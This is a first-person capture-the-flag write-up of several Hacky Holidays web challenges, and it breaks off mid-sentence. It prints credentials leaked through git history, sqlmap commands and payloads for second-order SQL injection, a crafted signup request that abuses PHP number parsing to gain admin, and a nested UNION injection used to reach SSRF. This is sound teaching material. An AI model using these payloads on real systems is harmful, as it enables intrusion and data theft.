
So I cloned it locally, whenever I get any repository first thing to check is always the history.
┌─[shubham@parrot]─[~/hackyholidays/forum]
└──╼ $git clone https://github.com/Grinch-Networks/forum
Cloning into 'forum'...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 46 (delta 17), reused 39 (delta 13), pack-reused 0
Receiving objects: 100% (46/46), 11.55 KiB | 5.78 MiB/s, done.
Resolving deltas: 100% (17/17), done.
┌─[shubham@parrot]─[~/hackyholidays/forum]
└──╼ $cd forum
┌─[shubham@parrot]─[~/hackyholidays/forum/forum]
└──╼ $git log
commit d865b522fb91ecd286e573687ec8c7df2abd13ba (HEAD -> main, origin/main, origin/HEAD)
Author: Adam <[email protected]>
Date:   Mon Dec 7 17:15:58 2020 +0000

    Added user login and session management

commit efb92ef3f561a957caad68fca2d6f8466c4d04ae
Author: Adam <[email protected]>
Date:   Mon Dec 7 16:36:07 2020 +0000

    small fix

commit 07799dce61d7c3add39d435bdac534097de404dc
Author: Adam <[email protected]>
Date:   Mon Dec 7 16:33:32 2020 +0000

    Initial Code Commit

commit 8adaca3ae2e412b163bb44a4b6d94b0a57398d02
Author: adamtlangley <[email protected]>
Date:   Mon Dec 7 14:20:49 2020 +0000

    Initial commit
┌─[shubham@parrot]─[~/hackyholidays/forum/forum]
└──╼ $
Found a commit with comment small fix so instantly checked
┌─[shubham@parrot]─[~/hackyholidays/forum/forum]
└──╼ $git show efb92ef3f561a957caad68fca2d6f8466c4d04ae
commit efb92ef3f561a957caad68fca2d6f8466c4d04ae
Author: Adam <[email protected]>
Date:   Mon Dec 7 16:36:07 2020 +0000

    small fix

diff --git a/models/Db.php b/models/Db.php
index 5bea1f5..1dc435c 100755
--- a/models/Db.php
+++ b/models/Db.php
 -131,7 +131,7  class Db {
      */
     static public function read(){
         if( gettype(self::$read) == 'string' ) {
-            self::$read = new DbConnect( false, 'forum', 'forum','6HgeAZ0qC9T6CQIqJpD' );
+            self::$read = new DbConnect( false, '', '','' );
         }
         return self::$read;
     }
 -146,7 +146,7 class Db {
      */
     static public function write(){
         if( gettype(self::$write) == 'string' ) {
-            self::$write = new DbConnect( true,  'forum', 'forum','6HgeAZ0qC9T6CQIqJpD' );
+            self::$write = new DbConnect( true,  '', '','' );
         }
         return self::$write;
     }
┌─[shubham@parrot]─[~/hackyholidays/forum/forum]
└──╼ $
Database password in plain text. Recently I also got phpmyadmin directory and it’s administration tool for MySQL and MariaDB so used this credentials to login there.
Using username=forum and password=6HgeAZ0qC9T6CQIqJpD on [phpmyadmin][15]
[15]: https://hackyholidays.h1ctf.com/forum/phpmyadmin "phpmyadmin"

Got 2 hashes so searched them on [hashes.org][16] [16]: https://hashes.org/search.php "hashes.org"

Got the password of grinch asBahHumbug so logged in on [login][17] page and got the flag inside secret post.
[17]: https://hackyholidays.h1ctf.com/forum/login "login"

Challenge 9: Evil Quiz
Description: Just how evil are you? Take the quiz and see! Just don't go poking around the admin area!
I visited [https://hackyholidays.h1ctf.com/evil-quiz][18] and got a page asking name, I entered name as admin and got a page asking some questions, answered them and got this page.
[18]: https://hackyholidays.h1ctf.com/evil-quiz "https://hackyholidays.h1ctf.com/evil-quiz"

It indicates that it is doing some kind query against the name I supplied, so I tried injecting it with admin’ and got the result as

I got a result saying 0 other players. So, it is SQL injection, the score page shows the number of rows resulted from the query. However, it is the standard SQL injection, it is second order SQL injection. We inject at one page and get result of it at another page. Here I used the great tool SQLmap for it. Also I noticed the name I supply is bound to the cookie so need cookie inside request. So, I saved the request on entering name and request with score (We also need to answer the quiz in order to see score page but as with current cookie I am saving have it already answered so I am not including that request). We also need to tell sqlmap that which string in request indicates query is failed. So, we did the following command,
sqlmap -r first.req --second-req second.req --force-ssl --not-string="There is 0" --batch
Used options:
-r : First request file
--second-req: Second request file
--force-ssl: Do request over https
--not-string: String to match in request when query return false
--batch: Never ask for user input, use the default behaviour
I got response with
sqlmap identified the following injection point(s) with a total of 126 HTTP(s) requests:
---
Parameter: name (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: name=admin' AND 2619=2619 AND 'gAdb'='gAdb
---
back-end DBMS: MySQL >= 8.0.0
So, it's time to get databases with command,
sqlmap -r first.req --second-req second.req --force-ssl --not-string="There is 0" --dbs --batch --dbms=mysql

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
	    Type: boolean-based blind
	    Title: AND boolean-based blind - WHERE or HAVING clause
            Payload: name=admin' AND 2619=2619 AND 'gAdb'='gAdb
---
back-end DBMS: MySQL >= 8.0.0
available databases [2]:
[*] information_schema
[*] quiz
Next step is to get tables inside database quiz,
sqlmap -r first.req --second-req second.req --force-ssl --not-string="There is 0" --no-cast --batch --dbms=mysql -D quiz --tables --time-sec 5

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=admin' AND 2619=2619 AND 'gAdb'='gAdb
---
back-end DBMS: MySQL >= 8.0.0
Database: quiz
[2 tables]
+-------+
| admin |
| quiz  |
+-------+
--no-cast option is used as suggested by sqlmap for good results.
So, last step is to get contents of admin table,
sqlmap -r first.req --second-req second.req --force-ssl --not-string="There is 0" --no-cast --batch --dbms=mysql -D quiz -T admin --dump username,password --time-sec 5

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=admin' AND 2619=2619 AND 'gAdb'='gAdb
---
back-end DBMS: MySQL >= 8.0.0
Database: quiz
Table: admin
[1 entry]
+----+-------------------+----------+
| id | password          | username |
+----+-------------------+----------+
| 1  | S3creT_p4ssw0rd-$ | admin    |
+----+-------------------+----------+
I also wrote a tamper script (Attachment on the original report: tamperscript.py) for sqlmap to perform threaded requests which is attached, thanks to [this][19] blog post. [19]: https://pentest.blog/exploiting-second-order-sqli-flaws-by-using-burp-custom-sqlmap-tamper/ "this" I logged in to [admin][20] and got the flag. [20]: https://hackyholidays.h1ctf.com/evil-quiz/admin "admin"
Challenge 10: Signup Manager
Description: You've made it this far! The grinch is recruiting for his army to ruin the holidays but they're very picky on who they let in!
On browsing [https://hackyholidays.h1ctf.com/signup-manager/][21], I got a page with bunch of input fields. First thing I checked is source code of page by pressing ctrl+U and got a interesting comment.
[21]: https://hackyholidays.h1ctf.com/signup-manager/ "https://hackyholidays.h1ctf.com/signup-manager/"
<!-- See README.md for assistance -->
So I browsed [https://hackyholidays.h1ctf.com/signup-manager/README.md][22] and got the file with this contents.
[22]: https://hackyholidays.h1ctf.com/signup-manager/README.md "https://hackyholidays.h1ctf.com/signup-manager/README.md"
# SignUp Manager
SignUp manager is a simple and easy to use script which allows new users to signup and login to a private page. All users are stored in a file so need for a complicated database setup.
### How to Install
1) Create a directory that you wish SignUp Manager to be installed into
2) Move signupmanager.zip into the new directory and unzip it.
3) For security move users.txt into a directory that cannot be read from website visitors
4) Update index.php with the location of your users.txt file
5) Edit the user and admin php files to display your hidden content
6) You can make anyone an admin by changing the last character in the users.txt file to a Y
7) Default login is admin / password
It is telling that the file signupmanager.zip to be placed into the directory where it is being installed, so I visited [https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip][23] and got the file.
[23]: https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip "https://hackyholidays.h1ctf.com/signup-manager/signupmanager.zip"
There were 5 files in it index.php, admin.php, user.php, signup.php and README.md. The whole logic is is index.php page.
The index.php do the following things.
1. For signup, it accepts 5 parameters username, password, age, firstname and lastname.
2. For username, firstname and lastname it removes all special characters using regular expression and for firstname and lastname it gets first 15 characters using substr function and it calculates md5 of password.
3. It then checks if age is numeric or not and also if length is greater than 3.
4. It passes all variables into addUser function.
5. The addUser function takes all values and adds padding to all variables (15 for username, firstname and lastname and 3 for age), generates random md5, it then appends all values into one line and adds ‘N’ as end, it then calculates first 113 characters using substr function and writes it to users.txt file
and returns random md5 as cookie.
6. The function buildUsers reads file users.txt, converts it into object and returns the object.
From reading README.md, if ‘Y’ is at end of line, I can become admin. So, I have to somehow change the last character to ‘Y’. Here is a small snippet that checks for a valid age.
if (!is_numeric($_POST["age"])) {
                $errors[] = 'Age entered is invalid';
            }
            if (strlen($_POST["age"]) > 3) {
                $errors[] = 'Age entered is too long';
            }
            $age = intval($_POST["age"]);
It checks using is_numeric php function. On documentation page of this function here we see in example that it also accepts ‘e’ as a valid number. After it checks if length is greater than 3 and then uses intval function to calculate integer value of a variable. So if we give number “2e3, it will pass the is_numeric and strlen check and final value after inval function will be 2000, it adds number of zeros after e. So, we can use this to become admin. I sent a request with POST data,
action=signup&username=random&password=random&age=2E3&firstname=random&lastname=randomlastnameY
For better understanding, I ran it locally and got this result.
┌─[shubham@parrot]─[~/hackyholidays/signupmanager]
└──╼ $cat users.txt

random#########7ddf32e17a6ac5ce04a8ecbf782ca5091c4041d8428d6304d401d09f09117c2b2000random#########randomlastnameY
┌─[shubham@parrot]─[~/hackyholidays/signupmanager]
└──╼ $

So, I was successfully able to change last character of line as ‘Y’, I login using that username and password and got the flag and also link to next challenge.
Challenge 11: Grinch Recon
This is where things started to become tricky. I browsed [https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59][26] which I got from previous challenge and I was presented with the page [26]: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59 "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59"

Showing API is in development so I visited [https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api][27] and got information about api.

So, I tried to find endpoints of API but for each request I always got response {"error":"This endpoint cannot be visited from this IP address"}, so we do not have access to api.(Probably a SSRF will help)
[27]: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/api"
On clicking any links on home page, we get a page with url [https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=jdh34k][28] with changed values of hash. I tried injecting it with jdh34k' but got 404 but when I injected it with jdh34k' and 1=1 -- - and I got page pack. BOOM!!! SQL injection.
[28]: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=jdh34k "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/album?hash=jdh34k"
I used sqlmap to get all information from databases but didn't get any information that can help, so dead end for me.
Whenever I get a dead end, I go one step back so I went back to page which was showing images and checked the source of page and got some interesting thing.
<div class="col-md-4">
                        {{media:25}}
                    </div>

                    <div class="col-md-4">
                        {{media:26}}
                    </div>

                    <div class="col-md-4">
                        {{media:27}}
                    </div>
 </div>
I base64 decoded one of the value and got test as {"image":"r3c0n_server_4fdk59\/uploads\/13d74554c30e1069714a5a9edda8c94d.jpg","auth":"94fb398d78b36e7c079e7560ce9df721"}
I tried accessing the page directly using [https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/uploads/13d74554c30e1069714a5a9edda8c94d.jpg][29] but got response as Image cannot be viewed directly.
[29]: https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/uploads/13d74554c30e1069714a5a9edda8c94d.jpg "https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/uploads/13d74554c30e1069714a5a9edda8c94d.jpg"
We can only access those images through https://hackyholidays.h1ctf.com/r3c0n_server_4fdk59/picture?data= with that base64 encoded data with image and auth parameter.
So, I tried tampering with the image parameter to point it to ../api/someendpoint but failed it auth key is validated for each request so I had to find a way to generate auth token for each request.
This is the part where I stuck for so long. Thanks to my friend @MrKn0w1t4ll for helping me here.

From the great Inception movie, one dream inside another.
Here one SQL injection inside another SQL injection( Nested SQL injection)
[Here][30] is a great resource.
[30]: https://captnemo.in/blog/2012/06/09/nested-sql-injections/ "Here"
I already had SQL injection in hash parameter where we control hash parameter from query.
Thanks to the author for clearing the doubts here, here is flow
The first query is just “select * from albums where hash = x “
Something like
$hash = "select * from albums where hash=".$_GET['hash'].";";
So $hash is the object which contains rows returned by query which contain 3 columns id, hash and name.
In the data returned one of the columns id is called
Which is used for “select * from photos where album_id = id “ like
$images = "select * from photos where album_id=".$hash['id'].";";
$images is the object containing names of images, so server takes names of images and creates a JSON object with image and auth parameters where in image parameter it adds image name to r3c0n_server_4fdk59\/uploads\/imagename and generates auth token for this and converts it to base64.
So, the goal here is to control name of image to achieve the SSRF.
Here nested SQL injection comes in play. The results returned by first query where we can inject contains 3 columns id, hash and name. Here we have inject control the id which is easy to control using union query like abc union select 1,1,'hash' -- -` but it is not enough, we have to control the data returned by next query, thanks to object property in php, we can can inject into next query by using union injection inside id
abc' UNION SELECT "2' UNION SELECT 1,1,'datawecontrol' -- -",'1',1-- -
First we are injecting inside hash parameter and creating an object which is an union injection.
Using above query I got result as,
<div class="col-md-4">
                        {{media:28}}
                    </div>


                    <div class="col-md-4">
                        {{media:29}}
                    </div>
Base64 decoded 2nd value and got the thing we control
{"image":"r3c0n_server_4fdk59\/uploads\/datawecontrol","auth":"acf74d1332b1a9724a75291f256e65d9"}
And server created auth token for us to perform SSRF. When I entered something which does not exist on website like above example, I got response as

Indicating it is performing request and 404 for not found, so by this way we can enumerate valid api endpoints and also when I sent something which is valid like ../api/ page I got response as
